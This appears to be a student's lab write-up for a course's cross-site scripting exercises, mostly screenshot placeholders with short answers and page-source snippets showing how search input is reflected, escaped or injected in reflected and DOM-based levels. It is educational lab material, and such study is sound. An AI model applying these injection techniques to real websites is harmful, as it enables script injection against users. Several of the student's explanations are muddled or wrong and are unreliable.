


3.1: XSS

1. cross-site-scripting/reflected (1)



2. cross-site-scripting/reflected (2)






4. -


```
97.120.73.214   2022-02-02 02:33:25 +0000 "GET /log HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99 Safari/537.36"
97.120.73.214   2022-02-02 02:33:25 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99 Safari/537.36"
97.120.73.214   2022-02-02 02:33:55 +0000 "POST / HTTP/1.1" 200 "User-Agent: python-requests/2.20.0"
```

5. -




6. cross-site-scripting/reflected (3)


- Show the HTTP status code and response text obtained




- Show the list of tags that are not filtered



- Take a screenshot showing completion of the level hat includes your OdinId






7. cross-site-scripting/reflected (4)

- Show the part of the source demonstrating that the content has been HTML-encoded in the HTML context

```
<section class=blog-header>
    <h1>0 search results for '&lt;madler&gt;'</h1>
    <hr>
</section>
```

- Show the part of the source demonstrating that the reflected content also appears within an HTML tag's context

```
<form action=/ method=GET>
    <input type=text placeholder='Search the blog...' name=search value="&lt;madler&gt;">
    <button type=submit class=button>Search</button>
</form>
```



- Take a screenshot showing completion of the level that includes your OdinId


8. cross-site-scripting/reflected (5)

- Within the source, show the two contexts that the search term appears in.


```
<script>
    var searchTerms = '<madler>';
    document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
</script>
<section class=blog-list>
```

```
<section class=blog-header>
    <h1>0 search results for '&lt;madler&gt;'</h1>
    <hr>
</section>
```


- Open the tracker image in a new tab and show its URL that contains the search term



- Perform the search for `</script>` and explain why the string below the search form appears and where it came from. The tag is unencoded within javascript code which implements tracker image. '; document.write(' '); is that javascript.
- Show its URL and explain why it no longer contains the search term. Terminates scripts execution.
-




- Take a screenshot showing completion of the level that includes your OdinId
-




9. cross-site-scripting/reflected (6)

- Take a screenshot of the search term as it is reflected back in the Javascript code. What has been done to the search term as it appears in the Javascript code? A '>' is added to search.




- Show the error that is returned and the line number it occurs on.



- Why does the search term not appear in the <img> tag? The broken assignment has three quotes followed by a semi-colon, indicating that the delimiter used as a search string has broken the syntax

- What does // do in the Javascript code? Represents the delimiter.

- Take a screenshot of its URL demonstrating successful injection of the second Javascript assignment.




- Take a screenshot showing completion of the level that includes your OdinId

10. cross-site-scripting/reflected (7)

- Explain why this error has happened and what needs to be done to fix it. The single-quote does not break syntax as a result of the character being escaped with a backslash. However it doesn't account for both a single quote and a backslash. A solution would be to disallow single quotes and backslashes in any user input. Or just use another markup language.

- Take a screenshot showing completion of the level that includes your OdinId



11. cross-site-scripting/reflected (8)

- Show this line of Javascript

```
<script>
    var message = `0 search results for 'madler'`;
    document.getElementById('searchMessage').innerText = message;
</script>
```


- Show the line that defines the template literal.

```
>0 search results for 'madler'</h1> == $0

    var message = `0 search results for 'madler'`;
```

- Explain the results. Template literals allow adversary to allow malicious code to be evaluated by javascript.


- Take a screenshot showing completion of the level that includes your OdinId



12. cross-site-scripting/dom-based (1)

- Take a screenshot of the `<img>` tag in Developer Tools and show that its syntax has been broken.

- Take a screenshot showing completion of the level that includes your OdinId



13. cross-site-scripting/dom-based (2)


- How does the store variable get set? Can one always assume that it is one of the values in the stores list? Store variable gets set via storeID. The code does assume that. But no. You shouldn't assume this.

- What is the purpose of the first if statement? What is the purpose of the second if statement? First if checks if there is a store id. We can put html into storeID. Second if checks if there is a match in the list.


- Take a screenshot showing that you have successfully injected a bogus store that is not one of the initial ones in the stores list.

```
▼<select name="storeId">
    <option selected>"madler</option>
    <option>London</option>
    <option>Paris</option>
    <option>Milan</option>
  </select>
```


- Take a screenshot showing completion of the level that includes your OdinId



14. cross-site-scripting/dom-based (3)

